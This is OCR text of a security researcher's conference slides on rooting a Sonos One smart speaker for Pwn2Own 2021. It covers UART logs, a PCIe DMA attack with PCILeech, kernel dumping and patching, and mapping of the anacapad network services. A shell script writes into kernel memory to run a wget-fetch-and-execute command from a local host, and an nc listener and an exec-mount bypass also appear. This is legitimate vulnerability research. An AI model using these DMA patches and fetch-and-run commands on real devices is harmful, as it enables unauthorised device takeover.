A JOURNEY TO PWN AND OWN THE SONOS ONE SPEAKER

SYNACKTIV

Who am I

David BERARD

SECURITY EXPERT
Reverse engineering team
`@_p0ly_`


SYNACKTIV

120+ Security ninjas
38 Reverse engineers

Mostly working on embedded devices
(mobiles, cars, routers etc..)

Pwn2own

Austin 2021



Competition organized by ZDI

Announced on August 12, 2021

Took place at Austin in November 2021

Edition focused on embedded and mobile devices (Mobile phones, Printers, Home Automation, Televisions, Routers, NAS, Storage)

Sonos One speaker

Hardware

Smart speaker

- Home assistant (Google & Alexa)
- WiFi / Ethernet / BLE
- Can be connected to other Sonos devices (stereo pair)
- Airplay
- Various ways to play music (app/api/file server/stream etc.)
- Pwn2own 2020 / 2021 / 2022

Sonos One speaker

Firmware

Dynamic analysis

- MiTM between the speaker and Internet
  - Traffic can be intercepted (HTTP)
  - XML manifest containing update information
  - Update files can be downloaded

- Encrypted update embedded in a proprietary format
- Another method is needed to access to the cleartext firmware

Sonos One speaker

Hardware

SYNACKTIV

Sonos One speaker

Hardware


Sonos One speaker

Hardware

Amlogic A113
ARMv8 SoC + flash

Sonos One speaker

Hardware



Sonos One speaker

Hardware

Access to the system

UART


```
-zsh
U-Boot 2016.11-A113-Strict-Rev0.38 (Jan 17 2020 - 17:05:40 -0500)

SoC:   Amlogic A113
Board: Sonos Tupelo Revision 0x02
Reset: POR
SOC Temperature 28 C
I2C:   ready
DRAM:  1 GiB
MMC:   SDIO Port C: 0
*** Warning - bad CRC, using default environment

Error:PCIE A Wait linkup timeout.
PCIe: PCIE_A down !!!
In:    serial
Out:   serial
Err:   serial
Net:   dwmac.ff3f0000
checking cpuid whitelist (my cpuid is xx:xx:xx:xx:xx)...
whitelist check completed
[...]
## Loading kernel from FIT Image at 00100040 ...
   Using 'conf@19' configuration
   Trying 'kernel@1' kernel subimage
     Description:  Sonos Linux kernel for A113
     Type:         Kernel Image
     Compression:  gzip compressed
     Data Start:   0x00100128
     Data Size:    7173532 Bytes = 6.8 MiB
     Architecture: AArch64
     OS:           Linux
     Load Address: 0x01080000
     Entry Point:  0x01080000
     Hash algo:    crc32
     Hash value:   bffd0be3
   Verifying Hash Integrity ... crc32+ OK
[...]

Starting kernel ...

domain-0 init dvfs: 4
```

Bootloader logs

- Linux Aarch64 system
- No log after kernel start
- No login prompt / debug shells
- U-boot cannot be interrupted
- Kernel physical addresses are printed

Access to the system


UART




- Bootloader logs
- Linux Aarch64 system
- No log after kernel start
- No login prompt / debug shells
- U-boot cannot be interrupted
- Kernel physical addresses are printed

Access to the system

PCIe DMA Attack





WiFi card is connected in PCIe

- Can be removed => Wired Ethernet fallback
- USB3380 FPGA connected on the PCIe port
- PCIleech tool to do the DMA attack
- Physical memory can be read and written
- No IOMMU

SYNACKTIV

Access to the system

Kernel dump

```
-zsh
$ pcileech dump -min 0x01080000 -max 0x20000000
$ dd if=pcileech-1080000-20000000-12008260-154842.raw bs=$(( 0x1080000 )) skip=1 of=kernel
$ file kernel
kernel: Linux kernel ARM64 boot executable Image, little-endian, 4K pages
```

```
-zsh
$ vmlinux-to-elf kernel kernel.elf
$ nm kernel.elf|grep -i sonos
ffffff80090831b0 T check_sonos_firmware_whitelist_ex
ffffff80090a92a0 t do_proc_dointvec_conv_sonos_ep
ffffff80090a92e0 t do_proc_dointvec_conv_sonos_lo
ffffff80092011d0 T init_sonos_rollback
...
```

- Kernel physical address known (UART)
- Dump with PCIleech

- Converted to ELF with vmlinux-to-elf
- Play with IDA-Pro

Access to the system

Kernel patch

BEFORE

```
vfs_read                                ; CODE XREF: sys_read
                                        ; sys_pread64+78↓p ..

var_40          = -0x40
var_30          = -0x30
var_20          = -0x20
var_10          = -0x10

                STP             X29, X30, [SP,#var_40]!
                MOV             X29, SP
                STP             X19, X20, [SP,#0x40+var_30]
                STP             X21, X22, [SP,#0x40+var_20]
                STR             X23, [SP,#0x40+var_10]
                LDR             W4, [X0,#0x44]
                TBZ             W4, #0, loc_FFFFFF8009194148
                TBZ             W4, #0x11, loc_FFFFFF80091941
                MRS             X4, #0, c4, c1, #0
                MOV             X5, X1
                LDR             X4, [X4,#8]
                ADDS            X5, X5, X2
                CSEL            X4, XZR, X4, HI
                CSINV           X5, X5, XZR, CC
                SBCS            XZR, X5, X4
                CSET            X5, LS
                CBZ             X5, loc_FFFFFF8009194140
                MOV             X23, X3
                MOV             X19, X2
                MOV             X3, X2
                MOV             X22, X1
                MOV             X2, X23
                MOV             X1, X0
                MOV             X20, X0
                MOV             W0, #0
                BL              rw_verify_area
                SXTW            X21, W0
                CBNZ            X21, loc_FFFFFF80091940F4
                MOV             X2, #0x7FFFF000
```

AFTER

```
vfs_read                                ; CODE XREF: sys_read+4
                                        ; sys_pread64+78↓p ...

var_40          = -0x40
var_30          = -0x30
var_20          = -0x20
var_10          = -0x10

                STP             X29, X30, [SP,#var_40]!
                MOV             X29, SP
                STP             X19, X20, [SP,#0x40+var_30]
                STP             X21, X22, [SP,#0x40+var_20]
                STR             X23, [SP,#0x40+var_10]
                LDR             W4, [X0,#0x44]
                TBZ             W4, #0, loc_FFFFFF8009194148
                TBZ             W4, #0x11, loc_FFFFFF800919415
                MRS             X4, #0, c4, c1, #0
                MOV             X5, X1
                LDR             X4, [X4,#8]
                ADDS            X5, X5, X2
                CSEL            X4, XZR, X4, HI
                CSINV           X5, X5, XZR, CC
                SBCS            XZR, X5, X4
                CSET            X5, LS
                CBZ             X5, loc_FFFFFF8009194140
                MOV             X23, X3
                MOV             X19, X2
                MOV             X3, X2
                MOV             X22, X1
                MOV             X2, X23
                MOV             X1, X0
                MOV             X20, X0
                MOV             W0, #0
                BL              orderly_poweroff
                MOV             X0, #0
                MOV             X21, #0
                MOV             X2, #0x7FFFF000
```

rw_verify_area -> orderly_poweroff -> run poweroff_cmd command

Access to the system

Kernel patch

BEFORE

```
vfs_read                                ; CODE XREF: sys_read
                                        ; sys_pread64+78↓p ..

var_40          = -0x40
var_30          = -0x30
var_20          = -0x20
var_10          = -0x10

                STP             X29, X30, [SP,#var_40]!
                MOV             X29, SP
                STP             X19, X20, [SP,#0x40+var_30]
                STP             X21, X22, [SP,#0x40+var_20]
                STR             X23, [SP,#0x40+var_10]
                LDR             W4, [X0,#0x44]
                TBZ             W4, #0, loc_FFFFFF8009194148
                TBZ             W4, #0x11, loc_FFFFFF80091941
                MRS             X4, #0, c4, c1, #0
                MOV             X5, X1
                LDR             X4, [X4,#8]
                ADDS            X5, X5, X2
                CSEL            X4, XZR, X4, HI
                CSINV           X5, X5, XZR, CC
                SBCS            XZR, X5, X4
                CSET            X5, LS
                CBZ             X5, loc_FFFFFF8009194140
                MOV             X23, X3
                MOV             X19, X2
                MOV             X3, X2
                MOV             X22, X1
                MOV             X2, X23
                MOV             X1, X0
                MOV             X20, X0
                MOV             W0, #0
                BL              rw_verify_area
                SXTW            X21, W0
                CBNZ            X21, loc_FFFFFF80091940F4
                MOV             X2, #0x7FFFF000
```

AFTER

```
vfs_read                                ; CODE XREF: sys_read+4
                                        ; sys_pread64+78↓p ...

var_40          = -0x40
var_30          = -0x30
var_20          = -0x20
var_10          = -0x10

                STP             X29, X30, [SP,#var_40]!
                MOV             X29, SP
                STP             X19, X20, [SP,#0x40+var_30]
                STP             X21, X22, [SP,#0x40+var_20]
                STR             X23, [SP,#0x40+var_10]
                LDR             W4, [X0,#0x44]
                TBZ             W4, #0, loc_FFFFFF8009194148
                TBZ             W4, #0x11, loc_FFFFFF800919415
                MRS             X4, #0, c4, c1, #0
                MOV             X5, X1
                LDR             X4, [X4,#8]
                ADDS            X5, X5, X2
                CSEL            X4, XZR, X4, HI
                CSINV           X5, X5, XZR, CC
                SBCS            XZR, X5, X4
                CSET            X5, LS
                CBZ             X5, loc_FFFFFF8009194140
                MOV             X23, X3
                MOV             X19, X2
                MOV             X3, X2
                MOV             X22, X1
                MOV             X2, X23
                MOV             X1, X0
                MOV             X20, X0
                MOV             W0, #0
                BL              orderly_poweroff
                MOV             X0, #0
                MOV             X21, #0
                MOV             X2, #0x7FFFF000
```

rw_verify_area -> orderly_poweroff -> run poweroff_cmd command

Access to the system

Kernel patch


patch.sh (~) - VIM

patch.sh

```
#!/bin/bash

function phys_addr() {
        virt=$1
        phy=$(( $1 - 0xFFFFFF8009080000 + 0x01080000 ))
        printf "0x%x" $phy
}

function str2hex() {
        python2 -c "print '$*\x00'.encode('hex')"
}

PCILEECH="~/tools/pcileech/files/pcileech"
poweroff_cmd=$(phys_addr 0xFFFFFF8009D09EF8)
vfs_read_patch=$(phys_addr 0xFFFFFF8009194074)

# jump in orderly_poweroff instead of rw_verify_area (very ugly method)
# before
#.kernel:FFFFFF8009194074 B3 FF FF 97                BL              rw_verify_area
#.kernel:FFFFFF8009194078 15 7C 40 93                SXTW            X21, W0
#.kernel:FFFFFF800919407C D5 03 00 B5                CBNZ            X21, loc_FFFFFF80091940F4
# after
#.kernel:FFFFFF8009194074 41 C0 FC 97                BL              orderly_poweroff
#.kernel:FFFFFF8009194078 00 00 80 D2                MOV             X0, #0
#.kernel:FFFFFF800919407C 15 00 80 D2                MOV             X21, #0

PATCH_BYTES=41C0FC97000080D2150080D2
ORIG_BYTES=B3FFFF97157C4093D50300B5

cmd1="/bin/busybox wget -O /jffs/cmd.sh -c http://192.168.1.14:8000/cmd.sh"
cmd2="/bin/busybox sh /jffs/cmd.sh"
hexcmd1=$(str2hex $cmd1)
hexcmd2=$(str2hex $cmd2)

# patch poweroff_cmd
$PCILEECH write -min $poweroff_cmd -in $hexcmd1
#$PCILEECH pagedisplay -min $poweroff_cmd
# patch vfs_read
$PCILEECH write -min $vfs_read_patch -in $PATCH_BYTES
sleep 1
$PCILEECH write -min $poweroff_cmd -in $hexcmd2
sleep 1
$PCILEECH write -min $vfs_read_patch -in $ORIG_BYTES
```

Access to the system

Kernel patch



Access to the system


Kernel patch - exec

```
__int64 __fastcall do_mount(_BYTE *a1, __int64 a2, __int64 a3, __int64 a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = a4;
  v7 = v4;
  if...
  if...
  LODWORD(result) = user_path_at_empty(4294967196LL, a2, 1LL, &v85, 0LL);
  if...
  v10 = security_sb_mount(a1, &v85, a3, v5, v7);
  if ( v10 )
  {
    v11 = v10;
    goto LABEL_9;
  }
  v12 = ns_capable(*(*(*(_ReadStatusReg(ARM64_SYSREG(3, 0, 4, 1, 0)) + 1840)
  if...
  if...
  if...
  if...
  if ( (v5 & 8) != 0 || !sonos_allow_mount_exec() )
```

do_mount kernel function patched to prevent mount with exec flag

Access to the system

Kernel patch - exec



sonos_allow_mount_exec now returns always 1

SYNACKTIV

Firmware access

Kernel patch - exec

ssh

```
# mkdir -p /jffs/tools
# nc -l -p 1337 > /jffs/tools/gdbserver
# /jffs/tools/gdbserver :1337 --attach $(pidof anacapad)
Attached; pid = 6642
Listening on port 1337
Remote debugging from host 192.168.1.100
Detaching from process 6642
#
```

ssh

```
(No debugging symbols found in target:/lib64/libnss_files.so.2)
Reading symbols from target:/lib64/libnss_dns.so.2...
(No debugging symbols found in target:/lib64/libnss_dns.so.2)
Reading symbols from target:/lib64/libresolv.so.2...
(No debugging symbols found in target:/lib64/libresolv.so.2)
Reading /lib/ld-linux-aarch64.so.1 from remote target...
0x0000007f8e2d6f98 in select () from target:/lib64/libc.so.6
(gdb)
```

Processes can be debugged with gdb

Attack surface

Processes on the network

ssh

```
# netstat -tlupn
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1410            0.0.0.0:*               LISTEN      1717/anacapad
tcp        0      0 0.0.0.0:1443            0.0.0.0:*               LISTEN      1717/anacapad
tcp        0      0 0.0.0.0:1843            0.0.0.0:*               LISTEN      1717/anacapad
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      3295/dropbear
tcp        0      0 0.0.0.0:1400            0.0.0.0:*               LISTEN      1717/anacapad
tcp        0      0 :::22                   :::*                    LISTEN      3295/dropbear
udp        0      0 0.0.0.0:12300           0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:12301           0.0.0.0:*                           1717/anacapad
udp    15872      0 0.0.0.0:49680           0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:67              0.0.0.0:*                           2013/udhcpc
udp        0      0 0.0.0.0:51359           0.0.0.0:*                           1714/mdnsd
udp    15872      0 192.168.1.238:47825     0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           1714/mdnsd
udp        0      0 0.0.0.0:54068           0.0.0.0:*                           2143/sddpd
udp        0      0 0.0.0.0:6966            0.0.0.0:*                           1708/netstartd
udp        0      0 0.0.0.0:6969            0.0.0.0:*                           1708/netstartd
udp        0      0 0.0.0.0:6971            0.0.0.0:*                           1717/anacapad
udp        0      0 127.0.0.1:323           0.0.0.0:*                           2147/chronyd
udp    15872      0 0.0.0.0:6981            0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:6984            0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:52049           0.0.0.0:*                           1717/anacapad
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           1717/anacapad
udp        0      0 239.255.255.250:1902    0.0.0.0:*                           2143/sddpd
udp    15872      0 192.168.1.238:39359     0.0.0.0:*                           1717/anacapad
udp        0      0 :::5353                 :::*                                1714/mdnsd
udp        0      0 :::5353                 :::*                                1714/mdnsd
udp        0      0 :::51476                :::*                                1714/mdnsd
udp        0      0 ::1:323                 :::*                                2147/chronyd
#
```

anacapad main binary host almost all the speaker features

SYNACKTIV

Attack surface

Processes on the network

Huge attack surface

- Web server: UPnP / configuration / etc...
- Multi speaker synchronisation
- Can use network shares
- Many audio codecs supported
- Many external services supported

Anacapad

Reverse engineering overview

- 13.3MB of C++ code ... 🤯🤯🤯
- Not well protected: ASLR / NX / no PIE / no stack canaries
- Embeds some open source projects
- Lot of log messages
- Automatic restart on crashes

Anacapad

Reverse engineering log messages

```
sub_77C148(v87, qword_D96468);
sub_77CB38(v83, v87);
if ( (unsigned __int8)sub_77CB48(v83, "LogToExternal", v80, 3
{
  if ( !strncmp(v80, "serial:", 7uLL) )
  {
    v53 = strtol(v82, 0LL, 10);
    snprintf(v89, 0x10uLL, "/dev/ttyS%d", v53);
    dword_CCABF0 = open(v89, 2305);
    if ( (dword_CCABF0 & 0x80000000) == 0 )
    {
      sub_7AE220(sub_431028, 0LL);
      print_in_log("mod_zp", 1u, "Using serial console logger
    }
  }
  else if ( !strncmp(v80, "udp:", 4uLL) )
  {
    v51 = strchr(v81, 58);
    if ( v51 )
    {
      *v51 = 0;
      v52 = strtol(v51 + 1, 0LL, 10);
      sub_603500(v81, v52);
    }
  }
}
v19 = sub_4C8050(v86, v87);
```

ssh

```
# echo 'LogToExternal: [udp:192.168.1.100:1337]' >> /jffs/localsettings.txt
# killall anacapad
#
```

ssh

```
david ~ Sonos python3 log.py 2>/dev/null|grep 192.168.1.238 |head                    1 0
192.168.1.66 => [1970-01-08 22:36:21.309] <reporting,2> topology.discovery/newVanishedDevice:uuid=RINCON_F0F6C181F71001400,model=S18,reason=unknown,lastIp=192.168.1.238,moreInfo=,spOrientation=RINCON_48A6B8836E9001400:LF,LF;RINCON_F0F6C181F71001400:RF,RF
 [6]
192.168.1.238 => [1970-01-08 22:18:35.644] <udplog,0> enabled 192.168.1.100:1337
192.168.1.238 => [1970-01-08 22:18:35.650] <alsa_out,1> sample rate: 44100 channel count: 2 format: 10
192.168.1.238 => [1970-01-08 22:18:35.651] <mixthrd,1> sound device hardware adjustment 98 samples, 2222 usec
192.168.1.238 => [1970-01-08 22:18:35.661] <sntp,0> Created SNTP Server, port: 12300 clock: DAC Clock (VCXO/SRC)
192.168.1.238 => [1970-01-08 22:18:35.661] <sntp,0> Created SNTP Server, port: 12301 clock: None
192.168.1.238 => [1970-01-08 22:18:35.661] <healthcheck,1> Next healthcheck scheduled to run in 24 hour(s), 0 minute(s), 0 second(s)
192.168.1.238 => [1970-01-08 22:18:35.664] <duck,1> initial muse policy 8
192.168.1.238 => [1970-01-08 22:18:35.666] <mic_ai,0> Adjustment: 12394
192.168.1.238 => [1970-01-08 22:18:35.667] <mic_ai,0> Successfully read microphone calibration version(1) from flash
david ~ Sonos                                                                    1 SIGPIPE 0
```

SYNACKTIV

Anacapad

Reverse engineering web server

- Webserver listening on port 1400 / 1443
- Provides UPnP / configuration / multi-speaker discovery
- Accounts management (Spotify / Youtube / Deezer / etc…)
- Many HTTP endpoints
- No real authentication needed
- Some endpoints require Unlock mode or Dev mode

